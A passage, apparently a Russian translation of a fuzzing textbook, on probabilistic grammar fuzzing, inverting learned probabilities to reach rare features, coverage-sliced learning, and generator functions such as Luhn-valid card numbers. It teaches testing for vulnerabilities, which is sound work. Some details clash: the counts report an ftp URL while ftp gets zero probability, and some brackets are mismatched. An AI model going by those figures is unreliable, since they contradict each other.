https://cispa.saarland:80/def?def=7&x23=abc
```

Применим ProbabilisticGrammarMiner ко всему образцу и получим вероятностную грамматику URL:

```
probabilistic_grammar_miner = ProbabilisticGrammarMiner(url_parser)
probabilistic_url_grammar = \
    probabilistic_grammar_miner.mine_probabilistic_grammar(URL_SAMPLE)
```

Счётчики показывают девять URL, шесть раскрытий схемы в https, два — в http, одно — в ftp; среди прочего, порт 80 встречается пять раз, а узел fuzzingbook.com — семь:

```
print(probabilistic_grammar_miner.counts())
```

Эти значения становятся вероятностями. В образце преобладает https:, а ftp: не встречается вовсе:

```
probabilistic_url_grammar['<scheme>']

[('http', {'prob': 0.2222222222222222}),
 ('https', {'prob': 0.6666666666666666}),
 ('ftp', {'prob': 0.0}),
```

```
('ftps', {'prob': 0.1111111111111111})]]
```

Большинство URL также содержит несколько параметров:

```
probabilistic_url_grammar['<params>']  
  
[({'<param>', {'prob': 0.3333333333333333}),  
 ('<param>&<params>', {'prob': 0.6666666666666666})]
```

При фаззинге распределения отражаются в новых входах: схемы ftp: нет, а у большинства адресов несколько параметров.

```
g = ProbabilisticGrammarFuzzer(probabilistic_url_grammar)  
[g.fuzz() for i in range(10)]  
  
['https://fuzzingbook.com/def?def=abc&def=abc&def=def&def=abc&abc=def&def=def&abc=def',  
 'http://fuzzingbook.com:80/def?def=7&def=abc&abc=88',  
 'https://cisa.saarland/def?def=2',  
 'http://user:password@fuzzingbook.com:80/def?abc=abc&def=78',  
 'http://cisa.saarland:80/?def=54&def=abc',  
 'https://fuzzingbook.com:80/def?def=def',  
 'http://fuzzingbook.com:80/abc?abc=abc&abc=def&def=85&abc=7&def=6&abc=2&def=abc',  
 'https://fuzzingbook.com/abc?def=32&def=3&abc=4',  
 'http://fuzzingbook.com/def?abc=24&def=def&def=48',  
 'https://cisa.saarland:80/?abc=abc']
```

Воспроизведение обученного распределения важно не только для типичных функций. Оно помогает получать *допустимые входы*, особенно при контекстном обучении: если в данном контексте элементы зависят друг от друга, обученные вероятности отражают зависимость, и сгенерированные входы чаще оказываются допустимыми. К этому вернёмся в упражнениях.

Тестирование редких возможностей

До сих пор основное внимание уделялось распространённым функциям. Но тестировщику столь же важны *редкие* возможности, мало представленные в образцах и потому слабо проверенные на практике. Это типичный сценарий безопасности: менее известной функцией пользуется меньше людей, о ней сообщают меньше ошибок, а значит, больше уязвимостей остаётся для поиска и эксплуатации.

Чтобы направить фаззер на редкие возможности, изменим обученные вероятности: часто встречавшиеся конструкции получают низкую вероятность, и наоборот. Простой способ такой *инверсии* — попарно обменять вероятности: максимальную с минимальной, вторую по величине со второй по малости и так далее.

`invert_expansion()` принимает список вариантов и возвращает копию с переставленными вероятностями. Индексы сортируются по возрастанию вероятности, после чего *n*-му элементу назначается вероятность *n*-го элемента с конца:

```
import copy  
  
def invert_expansion(expansion: List[Expansion]) -> List[Expansion]:  
    def sort_by_prob(x: Tuple[int, float]) -> float:  
        index, prob = x  
        return prob if prob is not None else 0.0  
  
    inverted_expansion: List[Expansion] = copy.deepcopy(expansion)  
    indexes_and_probs = [(index, exp_prob(alternative))  
                        for index, alternative  
                        in enumerate(expansion)]  
    indexes_and_probs.sort(key=sort_by_prob)  
    indexes = [i for (i, _) in indexes_and_probs]  
  
    for j in range(len(indexes)):  
        k = len(indexes) - 1 - j
```



```

        inverted_expansion[indexes[j]][1]['prob'] = \
            expansion[indexes[k]][1]['prob']

    return inverted_expansion

```

Исходное распределение схем:

```

probabilistic_url_grammar['<scheme>']

(['http', {'prob': 0.2222222222222222}),
 ('https', {'prob': 0.6666666666666666}),
 ('ftp', {'prob': 0.0}),
 ('ftps', {'prob': 0.1111111111111111})]

```

После инверсии отсутствовавший ftp: получает наибольшую вероятность, а самый частый https: — прежнюю нулевую вероятность ftp::

```

invert_expansion(probabilistic_url_grammar['<scheme>'])

(['http', {'prob': 0.1111111111111111}),
 ('https', {'prob': 0.0}),
 ('ftp', {'prob': 0.6666666666666666}),
 ('ftps', {'prob': 0.2222222222222222})]

```

Сумма вероятностей при перестановке не меняется, поэтому нормализация не нужна. Повторная инверсия обычно возвращает исходное распределение:

```

invert_expansion(
    invert_expansion(probabilistic_url_grammar['<scheme>']))

```

Однако это свойство выполняется не всегда: если два варианта *a_1* и *a_2* имели одинаковую вероятность, вторая инверсия может назначить им разные значения.

Применим операцию ко всей грамматике:

```

def invert_probs(grammar: Grammar) -> Grammar:
    inverted_grammar = extend_grammar(grammar)
    for symbol in grammar:
        inverted_grammar[symbol] = invert_expansion(grammar[symbol])
    return inverted_grammar

inverted_probabilistic_url_grammar = \
    invert_probs(probabilistic_url_grammar)

```

При фаззинге инвертированная грамматика исследует *дополнение образца*: часто генерирует данные входа и схемы ftp:, то есть доступные в языке, но редко или никогда не использованные в исходных URL.

```

g = ProbabilisticGrammarFuzzer(inverted_probabilistic_url_grammar)
[g.fuzz() for i in range(10)]

['ftp://www.google.com',
 'ftp://www.google.com/',
 'ftp://www.google.com/',
 'ftp://user:password@cispa.saarland',
 'ftps://www.google.com/',
 'ftp://user:password@www.google.com/',
 'ftp://user:password@www.google.com',
 'ftp://www.google.com/',
 'ftp://user:password@www.google.com',
 'ftp://user:password@www.google.com/']

```

Можно смешивать распространённые и редкие свойства — например, тестировать необычную возможность в обычном контексте. Для проверки безопасности это позволяет соединить безобидную, типичную «оболочку» с редкой «полезной нагрузкой». Всё определяется местом и способом настройки вероятностей.

Обучение вероятностей по срезам входов

До сих пор обучение велось по *всем* входам для получения типичных либо нетипичных данных. Но можно учиться на *подмножестве*, сосредотачиваясь на его свойствах или, наоборот, избегая их. Если известно, что определённые входы покрывают интересующую функциональность — критическую либо недавно изменённую, — их срез направляет генерацию на соответствующие конструкции.

Рассмотрим грамматику CGI из главы о покрытии. Особый интерес представляет строка 25 декодера — обработка % и двух допустимых шестнадцатеричных цифр:

```
...
elif c == '%':
    digit_high, digit_low = s[i + 1], s[i + 2]
    i += 2
    if digit_high in hex_values and digit_low in hex_values:
        v = hex_values[digit_high] * 16 + hex_values[digit_low] # Строка 25
        t += chr(v)
...
```

Допустим, точные условия выполнения строки 25 неизвестны, но её требуется тщательно проверить. Они обучаются по подмножеству случайных входов, покрывающих эту строку:

```
from Coverage import Coverage, cgi_decode
from Grammars import CGI_GRAMMAR

cgi_fuzzer = GrammarFuzzer(CGI_GRAMMAR)
trials = 100
coverage = {}

for i in range(trials):
    cgi_input = cgi_fuzzer.fuzz()
    with Coverage() as cov:
        cgi_decode(cgi_input)
        coverage[cgi_input] = cov.coverage()
```

Отберём все случайные входы, покрывающие строку 25:

```
coverage_slice = [cgi_input for cgi_input in coverage
                  if ('cgi_decode', 25) in coverage[cgi_input]]
print(coverage_slice)
```

В данном запуске доля составила:

```
len(coverage_slice) / trials

0.71
```

Обучим вероятностную грамматику по этому срезу:

```
probabilistic_grammar_miner = ProbabilisticGrammarMiner(
    EarleyParser(CGI_GRAMMAR))
probabilistic_cgi_grammar = \
    probabilistic_grammar_miner.mine_probabilistic_grammar(
        coverage_slice)
assert is_valid_probabilistic_grammar(probabilistic_cgi_grammar)
```

Знак процента теперь весьма вероятен:

```
probabilistic_cgi_grammar['<letter>']

(['<plus>', {'prob': 0.2556818181818182}),
 ('<percent>', {'prob': 0.42045454545454547}),
 ('<other>', {'prob': 0.32386363636363635})]
```

С этой грамматикой можно создавать тесты, специально нацеленные на строку 25:

```
probabilistic_cgi_fuzzer = ProbabilisticGrammarFuzzer(
    probabilistic_cgi_grammar)
```

```
print([probabilistic_cgi_fuzzer.fuzz() for i in range(20)])

['5', '%3e', '+4%e6', '%19+', '%da+', '%5c', '%28%5e', '%b5+',
'2d4', '455%8c', '5%cb', '%4c+%5c4e5+e+%aa%db%1d',
'a%1c%13', 'e+', '%08%cc', 'b3', '3', '%c0%25', '+', '++c+%54d']
```

Повторим измерение покрытия:

```
trials = 100
coverage = {}

for i in range(trials):
    cgi_input = probabilistic_cgi_fuzzer.fuzz()
    with Coverage() as cov:
        cgi_decode(cgi_input)
        coverage[cgi_input] = cov.coverage()

coverage_slice: List[str] = [
    cgi_input for cgi_input in coverage
    if ('cgi_decode', 25) in coverage[cgi_input]]

len(coverage_slice) / trials

0.88
```

Доля выросла, то есть фокусировка работает. Её можно повторять, переобучаясь на каждом новом срезе:

```
for run in range(3):
    probabilistic_cgi_grammar = \
        probabilistic_grammar_miner.mine_probabilistic_grammar(
            coverage_slice)
    probabilistic_cgi_fuzzer = ProbabilisticGrammarFuzzer(
        probabilistic_cgi_grammar)

    trials = 100
    coverage = {}

    for i in range(trials):
        cgi_input = probabilistic_cgi_fuzzer.fuzz()
        with Coverage() as cov:
            cgi_decode(cgi_input)
            coverage[cgi_input] = cov.coverage()

    coverage_slice = [
        cgi_input for cgi_input in coverage
        if ('cgi_decode', 25) in coverage[cgi_input]]
```

Обучаясь и переобучаясь по подмножеству образцов, фаззер *специализируется* на его свойствах — здесь на знаках процента и допустимых шестнадцатеричных цифрах. Степень специализации определяется числом управляемых переменных, то есть вероятностей отдельных правил. Добавление контекста увеличивает число переменных и возможную точность настройки.

Сильная специализация, однако, ограничивает исследование сочетаний *за пределами* выбранной области и снижает шанс найти вызванные ими ошибки. В машинном обучении этот компромисс называется *исследованием и эксплуатацией*: охватывать как можно больше, пусть неглубоких, сочетаний или сосредоточиться на отдельных областях? Ответ зависит от расположения ошибок и вероятности их обнаружения. Назначение и обучение вероятностей позволяют выбирать стратегию поиска — от типичного к редкому и к определённым подмножествам.

Обнаружение неестественных чисел

Вернёмся к вводу примера. Закон Бенфорда позволяет не только порождать, но и обнаруживать «неестественные» распределения первых цифр, возникающие при простом

случайном выборе.

Обычный GrammarFuzzer, игнорирующий вероятности, создаёт случайные первые цифры:

```
sample_size = 1000
random_integer_fuzzer = GrammarFuzzer(
    PROBABILISTIC_EXPR_GRAMMAR,
    start_symbol="<leaddigit>")
random_integers = [random_integer_fuzzer.fuzz()
                    for i in range(sample_size)]

random_counts = [random_integers.count(str(c))
                  for c in crange('1', '9')]
random_counts

[112, 104, 106, 103, 133, 97, 126, 120, 99]
```

Для простоты здесь применяется `list.count()`, а не полный `ProbabilisticGrammarMiner`.

При естественном распределении ожидалось бы следующие количества:

```
expected_prob_counts = [
    exp_prob(PROBABILISTIC_EXPR_GRAMMAR["<leaddigit>"][i])
    * sample_size for i in range(9)]
print(expected_prob_counts)

[301.0, 176.0, 125.0, 97.0, 79.0, 67.0, 58.0, 51.0, 46.0]
```

При равномерном случайном — одинаковые:

```
expected_random_counts = [sample_size / 9 for i in range(9)]
print(expected_random_counts)

[111.11111111111111, 111.11111111111111, 111.11111111111111,
 111.11111111111111, 111.11111111111111, 111.11111111111111,
 111.11111111111111, 111.11111111111111, 111.11111111111111]
```

Какое распределение лучше соответствует `random_counts`? Сравним наблюдения с естественным и равномерным распределениями критерием χ^2 :

```
from scipy.stats import chisquare
```

Вероятность соответствия естественному распределению практически нулевая:

```
chisquare(random_counts, expected_prob_counts)

Power_divergenceResult(statistic=435.87462280458345,
                        pvalue=3.925216460200427e-89)
```

Случайное распределение согласуется с наблюдениями гораздо лучше:

```
chisquare(random_counts, expected_random_counts)

Power_divergenceResult(statistic=11.42,
                        pvalue=0.17901776899017763)
```

Если опубликованные числа вызывают сомнения, такой тест помогает оценить их естественность. Ещё лучше требовать от авторов блокнот Jupyter с результатами, чтобы можно было проверить каждый шаг вычислений.

Краткое содержание

Вероятностная грамматика присоединяет к правилам отдельные вероятности. Для назначения варианту S вероятности X от 0 до 1 используется:

```
(S, opts(prob=X))
```

Например, чтобы 90% телефонных кодов начинались с 9:

```
from Grammars import US_PHONE_GRAMMAR, extend_grammar, opts

PROBABILISTIC_US_PHONE_GRAMMAR: Grammar = extend_grammar(
    US_PHONE_GRAMMAR,
    {
        "<lead-digit>": [
            "2", "3", "4", "5", "6", "7", "8",
            ("9", opts(prob=0.9))
        ],
    },
    {})

probabilistic_us_phone_fuzzer = ProbabilisticGrammarFuzzer(
    PROBABILISTIC_US_PHONE_GRAMMAR)
[probabilistic_us_phone_fuzzer.fuzz() for i in range(5)]

['(918)925-2501', '(981)925-0792', '(934)995-5029',
 '(955)999-7801', '(964)927-0877']
```

Подавляющее большинство кодов теперь начинается с 9.

Иерархию класса можно построить так:

```
from ClassDiagram import display_class_hierarchy

display_class_hierarchy([ProbabilisticGrammarFuzzer],
    public_methods=[
        Fuzzer.__init__, Fuzzer.fuzz,
        GrammarFuzzer.__init__
    ],
    types={
        'DerivationTree': DerivationTree,
        'Grammar': Grammar
    }, project='fuzzingbook')
```

Итоги

- Задание вероятностей позволяет направлять фаззинг на интересующие свойства входов.
- Обучение по образцам помогает сосредоточиться на распространённых либо редких свойствах.
- Обучение по подмножеству образцов позволяет создавать более похожие на него входы.

Что дальше

Объединив вероятности, грамматики и парсеры, мы получили основу для множества приложений. В следующих главах рассматриваются:

- [сокращение отказавших входов до минимума](#);
- выделение и создание тестов на уровне функций;
- автоматическое тестирование веб-интерфейсов.

Дополнительные сведения

Идея получать вероятности разбором корпуса данных впервые была представлена в работе «Learning to Fuzz: Application-Independent Fuzz Testing with Probabilistic, Generative Models of Input Data» [Patra2016]; в ней также обучаются и применяются вероятностные правила деревьев вывода.

Применение идеи к вероятностным грамматикам, инверсия вероятностей и обучение по срезам впервые реализованы в «Inputs from Hell: Generating Uncommon Inputs from Common Samples» [Pavese2018].

Изложение закона Бенфорда следует [этой статье](#).

Упражнения

Упражнение 1: вероятностный фаззинг с покрытием

Создайте класс `ProbabilisticGrammarCoverageFuzzer`, расширяющий `GrammarCoverageFuzzer` вероятностными возможностями. Сначала он должен покрывать все ещё не покрытые раскрытия, как `GrammarCoverageFuzzer`, а после полного покрытия — выбирать варианты по вероятностям, как `ProbabilisticGrammarFuzzer`.

Для этого определите новые версии `choose_covered_node_expansion()` и `choose_uncovered_node_expansion()`, выполняющие выбор по весам.

Усложнённый вариант — реализовать класс множественным наследованием от `GrammarCoverageFuzzer` и `ProbabilisticGrammarFuzzer`.

Множественное наследование требует осторожности. Пусть классы A' и A'' наследуются от A и оба переопределяют метод $m()$. Если новый класс наследуется сразу от A' и A'' , какую реализацию вызвать? Python разрешает конфликт, выбирая метод из первого указанного родителя.

Чтобы обнаружить такие конфликты, можно сравнить атрибуты через `inheritance_conflicts()`: если они ссылаются на разный код, конфликт нужно разрешить явно.

```
from bookutils import inheritance_conflicts

inheritance_conflicts(
    GrammarCoverageFuzzer, ProbabilisticGrammarFuzzer)

['choose_node_expansion']
```

Помимо `choose_covered_node_expansion()` и `choose_uncovered_node_expansion()`, этот метод необходимо реализовать явно.

Решение. При множественном наследовании достаточно направить три метода к нужным реализациям:

```
class ProbabilisticGrammarCoverageFuzzer(
    GrammarCoverageFuzzer, ProbabilisticGrammarFuzzer):
    # Сначала выбираем непокрытые раскрытия
    def choose_node_expansion(self, node, children_alternatives):
        return GrammarCoverageFuzzer.choose_node_expansion(
            self, node, children_alternatives)

    # Среди непокрытых выбираем по относительной вероятности
    def choose_uncovered_node_expansion(
        self, node, children_alternatives):
        return ProbabilisticGrammarFuzzer.choose_node_expansion(
            self, node, children_alternatives)

    # Покрытые узлы тоже выбираем по вероятности
    def choose_covered_node_expansion(
        self, node, children_alternatives):
        return ProbabilisticGrammarFuzzer.choose_node_expansion(
            self, node, children_alternatives)
```

В первых девяти вызовах фаззер поочерёдно покрывает все цифры:

```
cov_leaddigit_fuzzer = ProbabilisticGrammarCoverageFuzzer(
    PROBABILISTIC_EXPR_GRAMMAR, start_symbol="<leaddigit>")
print([cov_leaddigit_fuzzer.fuzz() for i in range(9)])

['1', '2', '6', '3', '5', '4', '9', '8', '7']
```

После этого выбор снова следует вероятностям:

```
trials = 10000
count = {c: 0 for c in crange('0', '9')}

for i in range(trials):
    count[cov_leaddigit_fuzzer.fuzz()] += 1

print([(digit, count[digit] / trials) for digit in count])

[('0', 0.0), ('1', 0.3112), ('2', 0.1736), ('3', 0.1209),
 ('4', 0.0966), ('5', 0.0816), ('6', 0.0649), ('7', 0.0568),
 ('8', 0.0484), ('9', 0.046)]
```

Упражнение 2: обучение по прошлым ошибкам

Обучение особенно ценно на входах, которые ранее уже вызывали отказы. В этом упражнении нужно получить распределения из прошлых уязвимостей.

1. Загрузите [INLINEPLACEHOLDER0000END](#) — набор уязвимостей движков JavaScript. Для каждой приведён выполняющий её код.
2. Извлеките из кода все *числовые литералы* с помощью `re.findall()` и подходящих регулярных выражений.
3. Преобразуйте литералы в десятичные числовые значения и подсчитайте частоты.
4. Создайте грамматику `RISKY_NUMBERS`, порождающую эти числа с вероятностями, соответствующими найденным частотам.

Разумеется, уязвимость определяется не одним конкретным числом, но некоторые значения вызывают ошибки чаще других. При следующем фаззинге не создавайте числа равномерно случайно — выбирайте их из `RISKY_NUMBERS`.

Решение. В исходной книге решение оставлено читателю.

Фаззинг с помощью генераторов

В этой главе мы покажем, как расширять грамматики функциями — фрагментами кода, которые выполняются во время раскрытия грамматики и могут создавать, проверять или изменять отдельные элементы. Так мы объединим мощь порождения по грамматике с мощью программирования.

Для этой главы желательно хорошо понимать материал главы [«Эффективный фаззинг по грамматике»](#).

Краткое содержание

Чтобы использовать возможности этой главы, импортируйте класс `GeneratorGrammarFuzzer`:

```
from fuzzingbook.GeneratorGrammarFuzzer import GeneratorGrammarFuzzer
```

К отдельным правилам грамматики можно прикреплять функции. Функция `pre` вызывается **до** раскрытия правила; возвращённая ею строка обычно заменяет результат раскрытия. Функция `post` вызывается **после** раскрытия; возвращённая строка заменяет полученный результат, а значение `False` заставляет фаззер выполнить раскрытие заново. Обе функции могут вернуть `None`, если не хотят вмешиваться.

Функции указываются в параметрах правила:

```
(S, opts(pre=F))  
(S, opts(post=F))
```

Например, следующая функция выбирает код зоны из заданного списка:

```
from Grammars import US_PHONE_GRAMMAR, extend_grammar, opts  
  
def pick_area_code():  
    return random.choice(['555', '554', '553'])  
  
PICKED_US_PHONE_GRAMMAR = extend_grammar(US_PHONE_GRAMMAR, {  
    "<area>": [("<lead-digit><digit><digit>", opts(pre=pick_area_code))]  
})
```

Перед раскрытием `<area>` генератор вызывает `pick_area_code()` и использует возвращённую строку вместо обычного раскрытия:

```
picked_us_phone_fuzzer = GeneratorGrammarFuzzer(PICKED_US_PHONE_GRAMMAR)  
[picked_us_phone_fuzzer.fuzz() for i in range(5)]  
  
['(554)732-6097',  
 '(555)469-0662',  
 '(553)671-5358',  
 '(555)686-8011',  
 '(554)453-4067']
```

Все коды зон в результате взяты из списка функции `pick_area_code()`.

Класс `PGGCFuzzer` объединяет возможности обычного фаззера по грамматике, фаззинга с учётом покрытия, вероятностного фаззинга и генераторов.

Схема иерархии классов из оригинального блокнота в локальной копии книги отсутствует.

Пример: тестирование системы кредитных карт

Рассмотрим систему обработки платежей по кредитным картам. Чтобы протестировать её, нам достаточно породить 16-значный номер карты и сумму списания.

Сначала импортируем необходимые определения:

```
from typing import Callable, Set, List, Dict, Optional, Iterator, Any, Union, Tuple, cast

from Fuzzer import Fuzzer
from Grammars import EXPR_GRAMMAR, is_valid_grammar, is_nonterminal, extend_grammar
from Grammars import opts, exp_opt, exp_string, crange, Grammar, Expansion
from GrammarFuzzer import DerivationTree
```

Следующая грамматика описывает запрос на списание:

```
CHARGE_GRAMMAR: Grammar = {
    "<start>": ["Charge <amount> to my credit card <credit-card-number>"],
    "<amount>": ["${<float>}"],
    "<float>": ["<integer>.<digit><digit>"],
    "<integer>": ["<digit>", "<integer><digit>"],
    "<digit>": crange('0', '9'),
    "<credit-card-number>": ["<digits>"],
    "<digits>": ["<digit-block><digit-block><digit-block><digit-block>"],
    "<digit-block>": ["<digit><digit><digit><digit>"],
}

assert is_valid_grammar(CHARGE_GRAMMAR)
```

Обычный фаззер по грамматике уже способен породить подходящие по форме запросы:

```
from GrammarFuzzer import GrammarFuzzer, all_terminals

g = GrammarFuzzer(CHARGE_GRAMMAR)
[g.fuzz() for i in range(5)]

['Charge $9.40 to my credit card 7166898575638313',
 'Charge $8.79 to my credit card 6845418694643271',
 'Charge $5.64 to my credit card 6655894657077388',
 'Charge $0.60 to my credit card 2596728464872261',
 'Charge $8.90 to my credit card 2363769342732142']
```

Однако у этого решения есть две проблемы.

Во-первых, нам могут понадобиться определённые суммы — например, суммы, превышающие кредитный лимит. Во-вторых, девять из десяти созданных номеров карт будут отклонены из-за неверной контрольной суммы. Чтобы проверить дальнейшую обработку платежа, нужно уметь создавать корректные номера.

С помощью грамматики можно было бы зафиксировать, скажем, первые шесть цифр номера. Но описание произвольных числовых диапазонов быстро становится громоздким. Контрольную сумму и вовсе нельзя выразить одной контекстно-свободной грамматикой; контекстно-зависимое решение возможно, но было бы крайне неудобным. Поэтому мы прикрепим к грамматике программные вычисления.

Прикрепление функций к раскрытиям

Расширим грамматику функциями Python, связанными с раскрытием `e` символа `s`. Параметры правила, задаваемые через `opts()`, позволяют действовать в двух точках:

1. До раскрытия — заменить элемент вычисленным значением.
2. После раскрытия — проверить полученный элемент и при необходимости заменить его или потребовать новое раскрытие.

Функции, вызываемые до раскрытия

Функция в параметре `pre` вызывается до того, как `s` будет раскрыт в `e`. Возвращённое значение заменяет обычное раскрытие.

Например, определим функцию, создающую большую сумму платежа:

```
import random

def high_charge() -> float:
    return random.randint(10000000, 90000000) / 100.0
```

С помощью `opts()` эту функцию можно прикрепить к правилу грамматики.

```
CHARGE_GRAMMAR.update({
    "<float>": [("<integer>.<digit><digit>", opts(pre=high_charge))],
})
```

Теперь при каждом раскрытии `<float>` функция `high_charge()` должна создавать его значение. Само обычное раскрытие остаётся в грамматике, поэтому фаззеры, не учитывающие функции, например `GrammarFuzzer`, по-прежнему могут её использовать.

Привязанные к грамматике функции часто очень просты. Их удобно записывать непосредственно на месте как *лямбда-выражения* — анонимные функции с ограниченной областью применения. Например:

```
def apply_twice(function, x):
    return function(function(x))

apply_twice(lambda x: x * x, 2)

16
```

Функции возведения в квадрат здесь не требуется имя вроде `square()` — она определяется прямо в вызове. С лямбда-выражением правило для суммы выглядит компактнее:

```
CHARGE_GRAMMAR.update({
    "<float>": [("<integer>.<digit><digit>",
               opts(pre=lambda: random.randint(10000000, 90000000) / 100.0))]
})
```

Функции, вызываемые после раскрытия

Функция в параметре `post` вызывается после раскрытия `s` в `e`. В качестве аргументов ей передаются раскрытые значения символов, входящих в `e`. Такая функция может играть две роли:

1. Быть *ограничением*, или фильтром: вернуть `True`, если раскрытие допустимо, и `False` в противном случае. После `False` фаззер пытается раскрыть элемент заново.
2. Выполнить *исправление*: вернуть строку, которая заменит результат раскрытия, как и в случае функции `pre`.

В примере с кредитной картой подходят оба варианта. Если функция `check_credit_card(s)` возвращает `True` для корректного номера `s` и `False` для некорректного, применим фильтр:

```
CHARGE_GRAMMAR.update({
    "<credit-card-number>": [("<digits>", opts(post=lambda digits: check_credit_card(digits)))]
})
```

Теперь будут получаться только корректные номера, но в среднем для каждого успешного вызова `check_credit_card()` всё ещё потребуется десять попыток.

Если же `fix_credit_card(s)` исправляет контрольную сумму и возвращает новый номер, можно применить ремонт:

```
CHARGE_GRAMMAR.update({
    "<credit-card-number>": [("<digits>", opts(post=lambda digits: fix_credit_card(digits)))]
})
```

Каждый номер создаётся лишь однажды, а затем исправляется. Это значительно эффективнее.

Для проверки номеров кредитных карт применяется [алгоритм Луна](#) — простая, но эффективная формула контрольной суммы:

```
def luhn_checksum(s: str) -> int:
    """Вычислить контрольную цифру Луна для строки цифр"""
    LUHN_ODD_LOOKUP = (0, 2, 4, 6, 8, 1, 3, 5, 7,
                       9) # сумма цифр (индекс * 2)

    evens = sum(int(p) for p in s[-1::-2])
    odds = sum(LUHN_ODD_LOOKUP[int(p)] for p in s[-2::-2])
    return (evens + odds) % 10

def valid_luhn_checksum(s: str) -> bool:
    """Проверить, равна ли последняя цифра контрольной сумме предыдущих"""
    return luhn_checksum(s[:-1]) == int(s[-1])

def fix_luhn_checksum(s: str) -> str:
    """Вернуть строку цифр с исправленной контрольной цифрой"""
    return s[:-1] + repr(luhn_checksum(s[:-1]))
```

Проверим вычисление и исправление:

```
luhn_checksum("123")

8

fix_luhn_checksum("123x")

'1238'
```

Свяжем эти функции с именами, использованными в грамматике:

```
check_credit_card: Callable[[str], bool] = valid_luhn_checksum
fix_credit_card: Callable[[str], str] = fix_luhn_checksum

fix_credit_card("1234567890123456")

'1234567890123458'
```

Класс для интеграции ограничений

Задать функции в грамматике легко, но обычный фаззер по грамматике игнорирует их, как и прочие расширения. При этом он выдаёт предупреждение и порождает обычную строку:

```
g = GrammarFuzzer(CHARGE_GRAMMAR)
g.fuzz()

'Charge $4.05 to my credit card 0637034038177393'
```

Нужен особый фаззер, который действительно вызывает функции pre и post и обрабатывает их результаты. Назовём его GeneratorGrammarFuzzer:

```
class GeneratorGrammarFuzzer(GrammarFuzzer):
    def supported_opts(self) -> Set[str]:
        return super().supported_opts() | {"pre", "post", "order"}
```

Определим вспомогательные методы для доступа к параметрам pre и post.

```
def exp_pre_expansion_function(expansion: Expansion) -> Optional[Callable]:
    """Вернуть заданную функцию до раскрытия или None"""
    return exp_opt(expansion, 'pre')
```

```
def exp_post_expansion_function(expansion: Expansion) -> Optional[Callable]:
    """Вернуть заданную функцию после раскрытия или None"""
    return exp_opt(expansion, 'post')
```

Атрибут `order` понадобится [далее в этой главе](#).

Создание элементов до раскрытия

Сначала реализуем функции, вызываемые до раскрытия и заменяющие значение раскрываемого элемента. Для этого переопределим `process_chosen_children()`: метод получает выбранные дочерние узлы до их раскрытия. Новая версия вызывает заданную функцию `pre` и применяет её результат к дочерним узлам, при необходимости заменяя их.

```
import inspect

class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def process_chosen_children(self, children: List[DerivationTree],
                               expansion: Expansion) -> List[DerivationTree]:
        function = exp_pre_expansion_function(expansion)
        if function is None:
            return children

        assert callable(function)
        if inspect.isgeneratorfunction(function):
            # См. раздел о генераторах ниже
            result = self.run_generator(expansion, function)
        else:
            result = function()

        if self.log:
            print(repr(function) + "()", "=", repr(result))
        return self.apply_result(result, children)

    def run_generator(self, expansion: Expansion, function: Callable):
        ...
```

Метод `apply_result()` применяет результат функции `pre` к дочерним узлам. Точное действие зависит от типа результата:

- Строка `s` заменяет всё раскрытие на `s`.
- Список `[x1, x2, ..., xn]` заменяет *i*-й символ значением `xi`, если оно не равно `None`. Элемент `None` позволяет оставить соответствующий символ без изменений. Нестроковое значение `xi` преобразуется в строку.
- Значение `None` игнорируется. Так можно вызвать функцию при раскрытии, не меняя полученных строк.
- Логические значения игнорируются; это понадобится функциям `post`.
- Результат любого другого типа преобразуется в строку и заменяет всё раскрытие.

```
class GeneratorGrammarFuzzer(GeneratorGrammarFuzzer):
    def apply_result(self, result: Any,
                    children: List[DerivationTree]) -> List[DerivationTree]:
        if isinstance(result, str):
            children = [(result, [])]
        elif isinstance(result, list):
            symbol_indexes = [i for i, c in enumerate(children)
                              if is_nonterminal(c[0])]

            for index, value in enumerate(result):
                if value is not None:
                    child_index = symbol_indexes[index]
                    if not isinstance(value, str):
                        value = repr(value)
                    if self.log:
```

```

        print("Replacing", all_terminals(children[child_index]),
              "by", value)

        child_symbol, _ = children[child_index]
        children[child_index] = (child_symbol, [(value, [])])
    elif result is None:
        pass
    elif isinstance(result, bool):
        pass
    else:
        if self.log:
            print("Replacing", "".join(
                [all_terminals(c) for c in children]), "by", result)

        children = [(repr(result), [])]

    return children

```

Пример: числовые диапазоны

Теперь функции `pre` полностью поддерживаются. В расширенной `CHARGE_GRAMMAR` лямбда-функция действительно создаёт сумму:

```

charge_fuzzer = GeneratorGrammarFuzzer(CHARGE_GRAMMAR)
charge_fuzzer.fuzz()

'Charge $439383.87 to my credit card 2433506594138520'

```

Журнал подробнее показывает происходящее: раскрытие `<integer>.<digit><digit>` непосредственно заменяется вычисленным значением.

```

amount_fuzzer = GeneratorGrammarFuzzer(
    CHARGE_GRAMMAR, start_symbol="<amount>", log=True)
amount_fuzzer.fuzz()

Tree: <amount>
Expanding <amount> randomly
Tree: $<float>
Expanding <float> randomly
<function <lambda> at 0x1109f2ac0>() = 382087.72
Replacing <integer>.<digit><digit> by 382087.72
Tree: $382087.72
'$382087.72'

```

Пример: другие числовые диапазоны

Функции `pre` полезны и в других ситуациях. Предположим, требуется создавать арифметические выражения, где каждое число лежит между 100 и 200. Расширим `EXPR_GRAMMAR`:

```

expr_100_200_grammar = extend_grammar(EXPR_GRAMMAR,
    {
        "<factor>": [
            "+<factor>", "-<factor>", "(<expr>)",

            # Функция создаёт только целую часть;
            # дробная часть берётся из грамматики
            ("<integer>.<integer>", opts(
                pre=lambda: [random.randint(100, 200), None])),

            # Функция создаёт всё целое число
            ("<integer>", opts(
                pre=lambda: random.randint(100, 200))),
        ],
    }
)

```

```

expr_100_200_fuzzer = GeneratorGrammarFuzzer(expr_100_200_grammar)
expr_100_200_fuzzer.fuzz()

'(108.6 / 155 + 177) / 118 * 120 * 107 + 151 + 195 / -200 - 150 * 188 / 147 + 112'

```

Поддержка генераторов Python

В Python есть собственное понятие функций-генераторов, которое также стоит поддерживать. *Функция-генератор Python* возвращает объект-итератор, по которому можно проходить, получая по одному значению за раз.

Функция-генератор определяется как обычная функция, но вместо `return` использует `yield`. Оператор `return` завершает функцию, а `yield` приостанавливает выполнение и сохраняет всё состояние, чтобы позднее продолжить работу при следующем обращении.

В следующем примере при первом вызове `iterate()` выдаёт 1, затем 2, 3 и так далее:

```

def iterate():
    t = 0
    while True:
        t = t + 1
        yield t

```

`iterate()` можно использовать в цикле подобно `range()` — которая тоже является генератором:

```

for i in iterate():
    if i > 10:
        break
    print(i, end=" ")

1 2 3 4 5 6 7 8 9 10

```

Можно также назначить `iterate()` генератором `pre`, чтобы последовательно создавать целые числа:

```

